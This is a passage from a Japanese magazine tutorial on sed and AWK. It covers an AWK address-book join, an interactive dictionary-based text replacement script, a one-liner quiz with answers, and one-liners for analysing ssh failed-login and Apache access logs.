ココデス　財団法人ココデス　031-6323-6222
トマト　株式会社トマト新聞　032-4777-9524
カネ　　カネ科学株式会社　072-877-2833
```

▼図2　データベースもどき実行結果

```
$ awk -f address.awk +阿部慎平 private.dat
名前　　阿部慎平
電話番号　072-445-2234
住所　　兵庫県揖保郡
勤務先　　カネ科学株式会社 電話　072-877-2833
家族構成
  オーディン　　続柄 父
  フレイヤ　　続柄 母
```

▼リスト7　address.awk

```
# 住所録
BEGIN { FS="[ ¥t]+"; name = option(); }
$2 == name {
    key = $1;
    printf "名前¥t¥t%s¥n", $2;
    printf "電話番号¥t%s¥n", $3;
    printf "住所¥t¥t%s¥n", $4;
    getjob($5);
    getfamily(key);
}

function getfamily(key,  n)
{
    printf "家族構成¥n";
    while (getline < "family.dat" > 0)
    if ($1 == key) {

printf("¥t%s¥t¥t続柄 %s¥n", $2, $3);
        n++;
    }
    if (n == 0)
    print "¥tなし";
}

function getjob(abbreviation)
{
    while (getline < "jobs.dat" > 0)
    if ($1 == abbreviation)
        printf "勤務先¥t¥t%s¥t¥t電話
¥t%s¥n", $2, $3;
}
# オプション引数の読込み関数 option() ... 先
の例で使った、同じ関数optionをつかいます。
```

勤務先の略称をキーにして、正式名称、電話番号を格納したテーブルjobs.datです(**リスト6**)。それぞれのテーブルのフィールドの区切りは、連続したスペースとタブに設定しましょう。

解説「データベースもどき」

これらのテーブルから特定の個人についての情報を全て抜き出して表示するのが、ここでの目的です。テーブルが複数のファイルに分かれていますから、getlineの機能を使ってテーブルを結合します。

ポイントは、キーになる値を使って、別のテーブルを検索するループの部分です。このように、AWKでは、処理対象のファイルが複数のファイルに分かれていても対応することができます(**リスト7**)。実行結果は**図2**です。

AWK応用編

サンプルスクリプト「対話的な文字列の置換」

AWKの応用として、対話処理の例を紹介します。「スクリプト言語なのに、対話処理？」と違和感があるかもしれませんね。AWKは、スクリプト言語ですので、ワンライナーで別のコマンドと連携したり、テキストデータをバッチ型で処理する作業はもちろん得意です。でも、データを対話的・選択的に処理対象とするか選択したい時にも対応できる機能を備えています。この、対話型の入力に用いる組み込み関数が先にも出てきたgetlineです。

置換の対象となる文字列が発見されたときに、

本当に置換をするかどうかを、対話的に確認するようにしましょう(**リスト8**)。

見つかった文字列は、行数とともにその行を表示して、エスケープシーケンスによる、強調出力の方法を使って、色を付けて目立つようにします(エスケープシーケンスは、使っている端末によって異なりますので、ご自身の環境に合わせて適時修正してください)。

このスクリプトで対話入力の時に使用できるコマンドは、**表1**のようにしましょう。

コマンドの入力は大文字小文字のどちらでもかまいません。

さらに、画面を使っての対話処理になりますから、編集結果の出力先はファイルにしておきます(ここでは"replace.out"としていますが、

▼表1　操作一覧表

y	対象の文字列を置き換える
a	この文字列も含め、今後出現する同じ文字列をすべて置換する
i	置き換えをしない。今後出現する同じ文字も置換対象にならない
その他	置き換えをしない

▼リスト8　replace.awk

```
# 辞書による対話的置換
BEGIN {
  i=0
  while (getline < "dict" > 0) {
    source[i] = $1
    destination[i] = $2
    i++
  }
}

{
  for (i in source) {
    if (i in all) {
      gsub(source[i], destination[i], $0)
      continue
    }
    head = ""
    tail = $0
    while (idx = index(tail, source[i])) {
      tbuf = tail
      sub(source[i], "¥033[41m&¥033[0m", tbuf)    # エスケープシーケンスを使った強調表示
      printf("%4d : %s%s¥n",  NR, head, tbuf);
      printf("[%s] -> [%s] (Yes/No/All/Ignore): ", source[i], destination[i]);
      getline q < "/dev/stdin"
      if (q ~ /^[yY]/) { # 対象の文字列を置き換えます。
        sub(source[i], destination[i], tail)
        head = head substr(tail, 1, idx + length(destination[i]))
        tail = substr(tail, idx + length(destination[i]) + 1)
      } else if (q ~ /^[aA]/) { # この文字列も含め、今後出現する同じ文字列をすべて置換します。
        gsub(source[i], destination[i], tail)
        all[i] = source[i]
        break
      } else if (q ~ /^[iI]/) { # 置き換えをしません。今後出現する同じ文字も置換対象になりません。
        delete source[i]
        break
      } else { # 置き換えをしません。
        head = head substr(tail, 1, idx + length(source[i]))
        tail = substr(tail, idx + length(source[i]) + 1)
      }
    }
    $0 = head tail
  }
  print $0 > "replace.out"  # 結果の入るファイル名をここに記述
}
```

既出のoption()関数などを使って出力先を可変にしてもよいでしょう)。

解説「対話的な文字列の置換」

見てのとおり、スクリプトはさほど複雑ではありません。BEGINパターンで、getlineを使い辞書ファイルを事前にsourceとdestination配列に読み込みます。

パターン指定をしていないアクション部分でも、

```
getline q < "/dev/stdin"
```

によって、標準入力からの入力を変数に収納しています。

おなじアクション内の、

```
while (idx = index(tail, source[i]))
```

は、読み込んでいる行に対して、index関数によって辞書に登録されたワードの位置をidxに記録します。index関数は、探している文字列がなければ0を返します。whileループ判定において、0はFALSEとなりますので、対象ワードのない場合には、ループを脱出します。

単語の置き換えを行に対して部分的に行う場合には、head、tail変数に行を分割して組み込み関数subではじめの1ヶ所を置換、再結合をしています。

一方、行中のすべての対象単語に対して置換する場合は、gsub関数を使って一発で置換をします。

以降の部分を「すべて置き換える」場合は、all配列に置き換えの対象単語を登録して、前段のifブロックの処理対象とし、そこでgsub関数で全置換するようにします。

同様に、「すべて無視する」場合は、source配列を消去することで辞書を無効にして、先頭のifブロックの処理対象から外れるようにしています。

whileループの終わりに、headとtailを連結し、$0変数に書き戻しています。アクションの最後に、

```
print $0 > "replace.out"
```

で、処理した結果をファイルに出力します。

これらの、パターン指定のないアクションは、入力ファイル(ここでは、replace.txt)1行ごとに処理されることに注目してください。

このプログラムの動作を理解するには、$0変数と、head、tailの状態がどのように変化するかを理解するのがポイントです。

実行例

さて、作ったプログラムを実行してみましょう。データには、**リスト9**と**リスト10**のものを使ってみます。

これによる実行は、

```
A> awk -f replace.awk replace.dat
```

図3のとおりです。

この結果得られたreplace.outは、**図4**のようになります。

▼リスト9　辞書ファイル(dict)

```
サキュバス リリス
旅 冒険
金曜 土日
水の 火の
ダンジョン 魔窟
```

▼リスト10　読み込み用データ(replace.dat)

```
先週の降臨ダンジョンでは、ひどい目にあいました。でも、あなたは、旅を続けています。
思えば、火曜ダンジョンで虹おっさんを取りそびれたのでケチがついたのでしょう。
水曜日のゴッドフェスで、おでんが欲しかったあなたは、なぜだか水の魔剣師を引いてしまった。
火の魔剣師は持っていないけど、岩の魔剣師はエンドラのスキル上げに使えるのに...
金曜ダンジョンでは、コイン2倍。しっかり貯めないと、合成もできない。
あぁ、ダンジョン。退屈なダンジョン。
```

▼図3　実行結果「対話的な文字列の置換」

```
   1 : 先週の降臨ダンジョンでは、ひどい目にあいました。でも、あなたは、旅を続けています
[旅] -> [冒険] (Yes/No/All/Ignore): y
   1 : 先週の降臨ダンジョンでは、ひどい目にあいました。でも、あなたは、冒険を続けています。
[ダンジョン] -> [魔窟] (Yes/No/All/Ignore): n
   2 : 思えば、火曜ダンジョンで虹おっさんを取りそびれたのでケチがついたのでしょう。
[ダンジョン] -> [魔窟] (Yes/No/All/Ignore): n
   3 : 水曜日のゴッドフェスで、おでんが欲しかったあなたは、なぜだか水の魔剣師を引いてしまった。
[水の] -> [火の] (Yes/No/All/Ignore): y
   5 : 金曜ダンジョンでは、コイン2倍。しっかり貯めないと、合成もできない。
[金曜] -> [土日] (Yes/No/All/Ignore): y
   5 : 土日ダンジョンでは、コイン2倍。しっかり貯めないと、合成もできない。
[ダンジョン] -> [魔窟] (Yes/No/All/Ignore): n
   6 : あぁ、ダンジョン。退屈なダンジョン。
[ダンジョン] -> [魔窟] (Yes/No/All/Ignore): n
   6 : あぁ、ダンジョン。退屈なダンジョン。
[ダンジョン] -> [魔窟] (Yes/No/All/Ignore): y
```

▼図4　実行結果（replace.out.）

```
先週の降臨ダンジョンでは、ひどい目にあいました。でも、あなたは、冒険を続けています。
思えば、火曜ダンジョンで虹おっさんを取りそびれたのでケチがついたのでしょう。
水曜日のゴッドフェスで、おでんが欲しかったあなたは、なぜだか火の魔剣師を引いてしまった。
火の魔剣師は持っていないけど、岩の魔剣師はエンドラのスキル上げに使えるのに...
土日ダンジョンでは、コイン2倍。しっかり貯めないと、合成もできない。
あぁ、ダンジョン。退屈な魔窟。
```

AWKクイズ

最後に、1行スクリプトを使ってクイズをしましょう。次のQ1～Q19のスクリプトの動作を予測してみてください。

よくわからない場合には、実際に動かして確認してみるのもよいと思います。

問題

●Q1

```
$ awk '$0 !~ /^( |\t)*$/' inputfile
```

●Q2

```
$ awk '{$1 = $1; print $0}' inputfile
```

●Q3

```
$ awk '{line = $0} END {print line}'
inputfile
```

●Q4

```
$ awk '{if (f<NF) f=NF} END {print f}'
inputfile
```

●Q5

```
$ awk '{if (l<length) l=length} END {print
l}' inputflie
```

●Q6

```
$ awk '{printf("%3d: %s\n", NR, $0)}'
inputfile
```

●Q7

```
$ awk '{for(i=1;i<=NF;i++) printf("%3d:
%s\n",++s,$i)}' inputfile
```

●Q8

```
$ awk '/サキュバス|リリス/ {c++} END {print
c}' inputfile
```

●Q9

```
$ awk '{for(i=1;i<=NF;i++) if($i ~ /エキドナ|ナーガ/) c++} END {print c}' inputfile
```

●Q10

```
$ awk '{c=0; for(i=1;i<=NF;i++) if($i ~ /ドリヤード|アルラウネ/) c++; print c}' inputfile
```

●Q11

```
$ awk '{for(i=1;i<=NF;i++) if($i ~ /キューピッド|エンジェル/) print NR ":" i}' inputfile
```

●Q12

```
$ awk '{ gsub(/ /, ""); print }' inputfile
```

●Q13

```
$ awk '{ gsub(/[A-Z]/, "*"); print }' inputfile
```

●Q14

```
$ awk '{ printf $0}' inputfile
```

●Q15

```
$ awk 'BEGIN { ORS = "" } { print }' inputfile
```

●Q16

```
$ awk 'BEGIN { RS = FS }  { print }' inputfile
```

●Q17

```
$ awk 'BEGIN { OFS = "\n" } { $1 = $1; print }' inputfile
```

●Q18

```
$ awk 'NR%2 == 1 { printf $0}  NR%2 == 0 { print }' inputfile
```

●Q19

最後に、本編では正規表現について解説する機会がありませんでしたが、腕に覚えのある人は、ぜひ次の正規表現の問題に挑戦してください。同じ動作をするAWKで使う正規表現の組を作ってください。

a	(01)?	b	(01)+
c	(0|1)*	d	(01)*
e	((01)+)+	f	((01)*)*
g	01(01)*	h	(0*|1*)*
i	(01)++	j	(01)?+
k	((01)?)?	l	(01)+?
m	(01)**	n	(01)??
o	(01)?*	p	(01)*01
q	(01)+(01)*	r	(01)*?
s	(01)*(01)*	t	(01)*(01)+
u	(0?1?)*	v	(01)+*
w	(01)*+	x	(0*1*)*

回答

●**A1**：改行だけの行およびタブと空白からなる行を削除します。正規表現を使って、33ページのスクリプト⑨と同じ機能を実現しています。

●**A2**：タブをスペースに置き換えます。$1への無意味に見える代入操作によって、$0が再定義されます。もし、入力データファイルの区切りが、タブになっている場合には、タブがスペースに変換されることになるでしょう。

●**A3**：最後の行だけ表示します。

●**A4**：最大フィールド数を表示します。

●**A5**：最長文字数を表示します。

●**A6**：行番号を加えて、inputfileの内容を表示します。

●**A7**：1フィールドを1行に、行番号をつけて表示します。

●**A8**：正規表現("サキュバス"か"リリス")にマッチする行数を出力します。

●**A9**：正規表現で指定した、"エキドナ"か"ナーガ"にマッチする全フィールド数を出力します。

●**A10**：各行ごとに、正規表現("ドリヤード"

か"アルラウネ")にマッチするフィールド数を出力します。

●**A11：**"キューピッド"か"エンジェル"にマッチするフィールドが、"何行目:何フィールド目"であるかを表示します。

●**A12：**空白を削除します。

●**A13：**大文字を＊に変換します(gawkなど、日本語をうまく処理できるAWK処理系では、[A-Z]を[あ-ん]として使うこともできます)。

●**A14：**すべての内容を1行に詰め込んで表示します。

●**A15：**すべての内容を1行に詰め込んで表示します。

●**A16：**フィールドごとに改行されます。

●**A17：**フィールドごとに改行されます。

●**A18：**2行ずつ1行にまとめて表示します。

●**A19：**

・答え

グループ(A)

a.	k.	n.
(01)?	((01)?)?	(01)??

グループ(B)

d.	f.	m.	s.
(01)*	((01)*)*	(01)**	(01)*(01)*
j.	l.	o.	r.
(01)?+	(01)+?	(01)?*	(01)*?
v.	w.		
(01)+*	(01)*+		

グループ(C)

b.	e.	i.	q.
(01)+	((01)+)+	(01)++	(01)+(01)*
g.	p.	t.	
01(01)*	(01)*01	(01)*(01)+	

グループ(D)

c.	h.	u.	x.
(0|1)*	(0*|1*)*	(0?1?)*	(0*1*)*

・解説

AWKで使う正規表現で、次の等式が成り立ちます。

(AB)C = A(BC) = ABC	連結の結合法則
(A|B)|C = A|(B|C) = A|B|C	選択の結合法則
(A?|B) = (A|B?) = (A|B)?	？選択の結合法則
A|B = B|A	選択の交換法則
A|A = A	選択の巾等法則
(A) = A	括弧の性質
A|AC = A(B|C)	選択の分配法則
BA|CA = (B|C)A	選択の分配法則
A|AB = AB?	？選択の分配法則
B|AB = A?B	？選択の分配法則

"?"、"*"、"+"の直前の式にもやはり"?"、"*"、"+"がかかっている場合は、括弧を省略することができます。

このことを理解できれば、(A)～(C)は、簡単かもしれませんね。

(D)のグループは、空列を含むビット列を表しています。考え方は、ビット列をどう捉えるかで違った正規表現式が得られるということです。最初の式は、ビット列を1文字/(0|1)/の繰り返しとみているのに対し、次の式は"0"の並びまたは"1"の並びを基本単位としています。3番目の式では、/0?1?/すなわち/ε|0|1|01/の4種類を基本単位を考えています。4番目の式も同様です(ε:イプシロンは、空列を意味します)。

おわりに

いかがでしたか。AWKは、古典的なツールと見逃してしまっていませんでしたか。IDEを手放せないエンジニア世代にとっても、sed/awkなどのコマンドラインツールの魅力を再発見していただけたのではないでしょうか。パターンとアクションの組でテキストをフィールド／レコードと認識しながら処理できるAWKは、機敏さが特徴です。本編で使ったoption関数のように、頻繁に使うスクリプト・関数・正規表現のイデオムをライブラリにしておけば、よりAgileなプログラミングツールとして活用できることでしょう。

ここで紹介できたことは、ほんの一部分のAWKの機能です。AWKは、PerlやRubyのような、本格的なスクリプト言語とまではいかないまでも、強力な正規表現や内部関数も備えています。興味をもたれた方、ぜひ活用してみたい方は、もっと詳しく調べてみてください。SD

第4章 ベテランが教えるsed/AWK

Part 1 ログ解析

Writer 鶴長 鎮一(つるなが しんいち)／book.nospam@tsurunaga.jp(.nospamを取ってください)

本Partではログ解析や集計を行うsed/AWKワンライナー(1行スクリプト)を紹介します。sedやAWKを利用すると、膨大な量のログ情報から簡単に必要なものを取り出すことができます。

はじめに

膨大なログ情報から稼働状況を把握したり、障害の原因を特定したりするには、抽出や分析が欠かせません。近年「ビッグデータ」や「データマイニング」といった言葉が注目を浴びるようになり、ある程度の規模になるとログを集中管理するしくみを導入するようになっていますが、まだまだディスク上にファイルとして書き出すのが一般的です。そうしたログファイルに対し、sedやAWKといった基本コマンドだけで、費用をかけず手っ取り早く分析や集計を行う方法を紹介します。ワンライナーは動作が軽量で、実行に多くのリソースを必要としないため、気軽に何度でも実行できます。トライアル&エラーで試行錯誤を重ねながら、自分のツールとしてワンライナーを習得しましょう。

本Partでは実行例としてCentOS 6.4を使用しています。ログファイルのパスやファイル名は適宜実行環境に合わせて変更してください。またCentOSではログファイルの参照に管理者権限が必要になるものがあります。管理者権限でワンライナーを実行する場合、プロンプトを「#」で表記しています。

sedやAWKを使ったログ解析の基本

sedやAWKは基本コマンドとして、多くのUNIX系システムにインストールされています。PerlやRubyを使ったスクリプトは生産性が高いものの、しばしばインストールされていないことがあります。基本コマンドを日頃から使っておけば、緊急事態にも対処できます。

何より基本コマンドは軽量です。システムにかかる負担が少なく、実行速度も高速です。たとえば、GBを超えるサイズのログを開くのに、Emacsやviを使うと、大量のメモリを消費し動作も緩慢です。sedを使えば指定した日付や文字列に一致した行だけフィルタリングできるほか、行数を指定してフィルタリングすることもできます。たとえば100～200行目を抽出するには次のようにします。

```
$ sed -e '100,200p' ファイル
```

フィルタリングしたものをパイプライン(|)でmoreやlessなどのページャに渡したり、リダイレクション(>)でファイルに出力したりすれば、大きなデータも扱いやすくなります。フィルタリングとともに集計が必要ならAWKを使用します。ファイルの行数をカウントするには、次のようにAWKを実行します。

```
$ awk '{count++} END {print count}' ファイル
```

さらにAWKは、空白で区切られたフィールドデータを取り出すことができます。lsで出力されたカレントディレクトリ内のファイルサイズ(空白で区切られた5番めのフィールド)を合計するには次のようにします。

```
$ ls -l | awk '{size+=$5} END {print size}'
```

「ls -l」で出力された結果をパイプラインでAWKに渡し、ファイルサイズを表した5番めのフィールドを取り出した後、合計を計算します。行数のカウントや、パターン文字列の出現回数など、さまざまな集計ができます。

表示を並び替えるのにsortコマンドが便利です。たとえばユーザのホームディレクトリを使用量の多い順に並び替えるには、duコマンドで/home内の各ディレクトリのディスク容量を出力したものを、sortコマンドにパイプラインで渡します。数値をキーに並び替えるよう、sortコマンドに「-n」オプションを付加し、さらに値が大きいもの順になるよう「-r」オプションを付加します。

```
$ du -s /home/* | sort -nr
487430  /home/tsurunaga
32426   /home/gihyo
2064    /home/kaneda
```

サイズに限らずパターンの出現回数や速度といった数値をキーに並び替えることで、出力結果が見やすくなります。

ログ解析とレポート

ここからは具体的なログファイルを使って、解析やレポートを行う方法を解説します。前半はsshサービスのログを、後半はWebサービスのログを使用します。それ以外のログでもフォーマットに合わせて、フィールドデータの取得方法を変更すれば、応用できます。

▼図1　パスワードの入力間違いをカラーリング表示

```
# sed -e 's/\(Failed password\)/\x1b[1;
36;44m\1\x1b[0m/' /var/log/secure
```
※/var/log/secureを参照するには管理者権限が必要

sshログインサービスのログ解析とレポート

CentOSのsshサービスでは、ログインエラーは「/var/log/secure」ファイルに記録されます。不正アクセスや異常なログインを迅速に発見できるよう、ワンライナーを活用しましょう。

ログ中の重要な文字列をカラー表示


tailやmoreといったコマンドでログを表示するだけでは、重要なメッセージを見落としがちです。重要な文字列を強調表示できれば、スクリーニング作業をより正確に行うことができます。そこでsedの文字列置換を使って、重要な文字列やその背景をカラー表示します。たとえばsshサービスのログ（/var/log/secure）にある、パスワードの入力間違いの記録を見やすくするには、**図1**のようなワンライナーを、カラー表示可能なターミナル上で実行します[注1]。

すると**図2**のように、「Failed password」の文字列がシアン[注2]、その背景色が青[注3]で表示され、不正利用の痕跡を発見しやすくなります。**図1**で実行したsedのしくみは次のとおりです。

sshログインに失敗すると、「/var/log/

注1）BSD系sedなど、sedのバージョンによってカラー表示できない場合があります。
注2）モノクロページなので薄いグレーになっています。
注3）モノクロページなので濃いグレーになっています。

▼図2　パスワードの入力間違いをカラーリング表示した結果



secure」ファイルに**図3**のようなログが出力されるため、文字列「Failed password」に対し、sedで置き換えを実行します。「sed -e 's/置換元/置換後/'」を基本形に、置換元に「\(Failed password\)」を指定し、置換後に「\x1b[1;36;44m\1\x1b[0m」を指定します。置換元を「\(パターン\)」と指定することで、一致した文字列をそのまま置換後文字列に「\1」で引用できます。その前後の「\x1b[1;36;44m」と「\x1b[0m」が文字列と背景をカラーリングするためのエスケープシーケンスです。「\x1b」はESCコードの16進表記、「1;36;44」は「文字スタイル;文字色;背景色」を表し、それを「[〜m」で囲みます。ここでは「太文字;文字色(シアン);背景色(青)」を指定しています。パターンにマッチした文字列以外は通常表示に戻すよう、「[0m」でスタイルやカラーをリセットします。

そのほかに指定可能なものは**表1**のとおりです。

2ヵ所をカラーリング表示するには、「sed -e スクリプト1 -e スクリプト2」の形式で、置換元と置換後に別のものを指定したスクリプトを新たに追加します。たとえば**図4**のように実行すると、「Failed password」のカラーリングとともに「authentication failure」が赤くカラーリングされます。

パターンにマッチした文字列ごとに色を指定すれば、何ヵ所でもカラーリングできますが、ワンライナーで実行するには非効率です。複数ヵ所におよぶ場合は、sedスクリプトを使うと簡潔になります。スクリプトを書きだしたcolor.sedファイル(**リスト1**)を用意し、「-f スクリプトファイル名」オプションつきでsedを実行します。color.sedでは、ここまでに紹介した「Failed password/authentication failure」の カラーリングに加え、「sudo」を緑色で強調し、行頭の日付(「Jul 9 23:05:50」)を太文字で表示します。

```
# sed -f color.sed /var/log/secure
```

▼表1　文字列と背景をカラーリングするためのエスケープシーケンス

文字スタイル	
0	スタイルをリセット
1	太文字
4	下線
5	点滅
7	色反転
8	隠す

文字色	
30	黒
31	赤
32	緑
33	黄色
34	青
35	マゼンダ
36	シアン
37	白

背景色	
40	黒
41	赤
42	緑
43	黄色
44	青
45	マゼンダ
46	シアン
47	白

▼図3　sshログインに失敗した際のログ

```
Jul 10 13:05:55 Host sshd[12024]:
Failed password for invalid user ○○
from 192.168.19.213 port 51005 ssh2
```

▼図4　2ヵ所をカラーリング表示

```
# sed -e 's/\(Failed password\)/\
x1b[1;36;44m\1\x1b[0m/' \
    -e 's/\(authentication failure\)/\
x1b[5;31;43m\1\x1b[0m/' \
     /var/log/secure
```

▼リスト1　color.sed

```
s/\(Failed password\)/\x1b[1;36;44m\1\x1b[0m/
s/\(authentication failure\)/\x1b[5;31;43m\1\x1b[0m/
s/\(sudo\)/\x1b[1;32;45m\1\x1b[0m/
s/\(^.*[0-9][0-9]:[0-9][0-9]:[0-9][0-9]\)/\x1b[1m\1\x1b[0m/
```

▼図5　sedで不正アクセス件数をカウント（アクセス元でカウント）

```
# sed -n -e '/Failed password/s/.* sshd.*Failed password for.*from \([0-9.]*\) port .*/\1/p'
/var/log/secure | sort | uniq -c
      3 127.0.0.1
      5 192.168.19.213
      9 192.168.19.224
...省略...
```

▼図6　sedで不正アクセス件数のトップ10表示（件数の多いものから順に並び替えトップ10を表示）

```
# sed -n -e '/Failed password/s/.* sshd.*Failed password for.*from \([0-9.]*\) port .*/\1/p'
/var/log/secure | sort | uniq -c | sort -nr | head 10
    120 192.168.1.20
     90 192.168.1.15
     65 192.168.1.33
      6 127.0.0.1
      2 192.168.1.15
```

▼図7　sedでWebサービスの不正アクセス件数をカウント

```
# sed -n -e '/[error]/s/.*\[client \(.*\)\].*/\1/p' /var/log/httpd/error_log | sort | uniq
-c | sort -nr | head 10
```

不正アクセス件数をカウント

次に、ログから不正アクセス元を抽出し、アクセス元ごとに件数をカウントする方法を解説します。たとえば、sshログインに失敗した件数を、アクセス元ごとに集計するには、ログ（/var/log/secure）に対し**図5**のようにsedを実行します。

「sed -n -e '/対象行/s/置換元/置換後/'」を基本形に、対象行に不正アクセスの際に記録される文字列として「Failed password」を指定し、不正アクセスを記録した行だけ抽出します。それ以外の行は出力しないよう、sedに「-n」オプションを付加します。抽出したログからIPアドレスだけ抜き出すよう、置換元に「.*sshd.*Failed password for.*from \([0-9.]*\) port .*」を指定します。「.*」は任意の文字列を表し、「[0-9.]*\」は0～9までの数字と「.（ドット）」を含む文字列、すなわち「192.168.0.3」のようなIPアドレスを表しています。その前後を「\(～\)」ではさむことで、一致した文字列をそのまま置換後文字列に「\1」で引用でき、置換後に「\1」とだけ指定すれば、IPアドレス以外の文字列は削除されます。

sedで不正アクセス元のIPアドレスを抜き出した後、パイプラインでsortに渡し出力結果を並び替えます。さらにパイプラインでuniqに渡します。「-c」オプションで重複するIPアドレスを取り除き、同時に行数をカウントし最終的な出力結果とします。

さらに出力結果を加工し、不正アクセス件数順にアクセス元を並びかえ、トップ10だけ表示するには、**図5**のワンライナーに「| sort -nr | head 10」を加えます（**図6**）。「sort -nr」で、件数の多いものから順に表示するよう並び替え、「head 10」で先頭10行だけ表示します。

パターン文字列を変更すれば、他サービスの不正アクセス件数をカウントすることもできます。たとえばWebサービスに対し不正なリクエストを行ったクライアントを件数順に表示するには、「/var/log/httpd/error_log」ファイルに対し**図7**のようなワンライナーを実行します。

Webサービスのログ解析とレポート

Apache HTTPD（以降、Apache）のアクセスログ（/var/log/httpd/access_log）を例に、sed/AWKを使ったWebサービスのログ解析手法を解説します。

アクセスログの書式

Apacheのアクセスログは、柔軟なカスタマイズができます。そのため、使用している環境によってアクセスログやエラーログの書式が異なります。ここでは、一般的な「combined」フォーマットのアクセスログ(**図8**)を使用します。

Apacheのアクセスログの書式は、設定ファイル(通常はhttpd.conf)の中で、「%h」や「%l」などの記述子を使って**図9**のように定義されています。空白文字で区切られた各フィールドは、AWKを使って次のように取り出すことができます。

```
# awk '{print $1}' access_log
↑アクセス元のIPアドレス
# awk '{print $2}' access_log
↑RFC 1413 ID
# awk '{print $3}' access_log
↑ユーザーID
# awk '{print $4,$5}' access_log
↑アクセス日時
# awk '{print $9}' access_log
↑レスポンスコード
# awk '{print $10}' access_log
↑送信データ量
```

リクエストライン／HTTPリファラ／ユーザエージェントは、「"〜"(ダブルクォート)」で囲まれているため、「"」区切りでフィールドを取り出します。それにはAWKを「-F\"」オプションつきで起動しデリミタを変更します。

```
# awk -F\" '{print $2}' access_log
↑リクエストライン
# awk -F\" '{print $4}' access_log
↑HTTPリファラ
# awk -F\" '{print $6}' access_log
↑ユーザエージェント
```

トップ10表示

各フィールドの取り出し方がわかったところで、フィールドごとに件数をカウントし、アクセスログを集計しましょう。アクセスの多いクライアントを調べるには、**図10**のようなワンライナーでアクセス元IPアドレスをトップ10表示させます。

AWKでアクセスログからアクセス元IPアドレスを取り出し、sortでIPアドレス順に並び替え、uniqで重複行をカウントしたものを、再

▼図8　combinedフォーマットのアクセスログ

```
10.0.2.13 - - [21/Jul/2013:18:12:57 +0900] "GET /wordpress HTTP/1.1" 301 310 "-" "Mozilla/..."
10.2.5.67 - - [21/Jul/2013:18:15:18 +0900] "GET /robots.txt HTTP/1.1" 404 292 "-" "Googlebot/2.1"
```

▼図9　Apacheアクセスログの書式設定

```
CustomLog logs/access_log combined
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
```

%h ：アクセス元のIPアドレス
%l ：RFC 1413 ID
%u ：ユーザーID
%t ：アクセス日時
%r ：リクエストライン
%>s ：レスポンスコード
%b ：送信データ量
%{Referer}i ：HTTPリファラ
%{User-Agent}i ：ユーザエージェント

▼図10　アクセス元IPアドレスのトップ10表示

```
$ awk '{print $1}' access_log | sort | uniq -c | sort -nr | head -10
1721 217.147.8.200
1496 165.245.212.150
1414 251.60.39.151
1380 140.189.174.80
1337 174.86.33.234
1335 202.60.24.252
...
```

びsortで並び替え、headで上位のものに絞って出力します。アクセスログからアクセス元IPアドレスを取り出すのに「awk '{print $1}'」を実行し、第1フィールドを取り出しますが、それ以外は**図6、7**と同じです。取り出すフィールドを、「awk '{print $4}'/awk '{print $9}'」などと変更すれば、ほかの項目で件数やトップ10を表示できます(**図11**)。

単純な数え上げに加え、AWKなら条件つきでカウントすることもできます。たとえば不正アクセスやスクリプトの異常を検知するには、レスポンスコードが「200」や「304」以外のログだけ抽出するよう「$9 !~ /200|304/」を条件式に加えた**図12**のワンライナーを実行します。

図12を実行すると、AWKで200/304以外のレスポンスコードとその際に要求されたURLを取り出し、パイプラインでsortやuniqに渡して件数の多いものから順に表示します。レスポンスコードとともに要求されたURLを表示することで、どのURLに問題があるか調べることができ、単なる外部からの攻撃か、Webアプリケーションのエラーかを判断できます。条件を変えて、リクエストラインでログを集計したり、正常なリクエストだけ転送量を集計するなど応用もできます。

レスポンスコードごとの転送量

ループ処理や連想配列など、高度なAWKプログラミングを使って、合計や平均値などを求めてみましょう。サーバからアクセス元に送信されたデータの総転送量を計算するには、**図13**のようなワンライナーを実行します。「total[$9] += $10」は、連想配列(total[])を用意しレスポンスコードごとに転送量を加えた値を代入するこ

▼図11　HTTPリファラ／レスポンスコード／ユーザエージェントをトップ10表示

```
・HTTPリファラ
$ awk -F\" '{print $4}' access_log | sort | uniq -c | sort -nr | head -10
53903 http://www.○○.jp/▲▲...
11479 -
3591 http://www.○○.jp/▲▲...
2799 http://www.○○.jp/▲▲..,
...

・レスポンスコード
# awk '{ print $9 }' access_log | sort | uniq -c | sort -nr
7295 200
2911 304
2133 404
1474 500
1400 301
...

・ユーザエージェント
awk -F\" '{print $6}' access_log | sort | uniq -c | sort -nr | head -10
5891 Mozilla/5.0 (Windows; U; Windows ... Safari/534.10
4145 Mozilla/5.0 (Macintosh; U; Intel Mac OS X ... Firefox/3.6.12
2338 Mozilla/5.0 (Windows; U; Windows NT ... Firefox/3.6.12
1959 Mozilla/5.0 (Macintosh; U; Intel Mac OS X ... Chrome/8.0.552.215 Safari/534.10
...
```

▼図12　不正アクセスの疑いがあるログをリクエストURLごとにカウント

```
$ awk '$9 !~ /200|304/{print $9,$7}' access_log | sort | uniq -c | sort -nr
2027 404 /wp-content/plugins/...
1473 500 /wp-comments-post.php
 125 301 /?....
  96 206 /2010/12/03...
...省略...
```

とを表しています。「END{...}」ブロックには、ログ全行の読み込みが完了したときに一度だけ実行されるものを指定します。ENDブロックの内部では、total[]の要素数分、「printf "..."」が実行され、書式つきでレスポンスコードとその総転送量が出力されます。その際、総転送量をKb単位に変換するため「1024」で割ります。

平均レスポンスタイム

レスポンスタイムはWebサーバの重要な性能指標です。Webサーバの非機能要件の中に、「画面更新を○秒以内に行う」といった条件を設けているサイトも珍しくありません[注4]。Apacheのログでレスポンスタイムを確認するには、フォーマットを変更する必要があります(**図14**)。

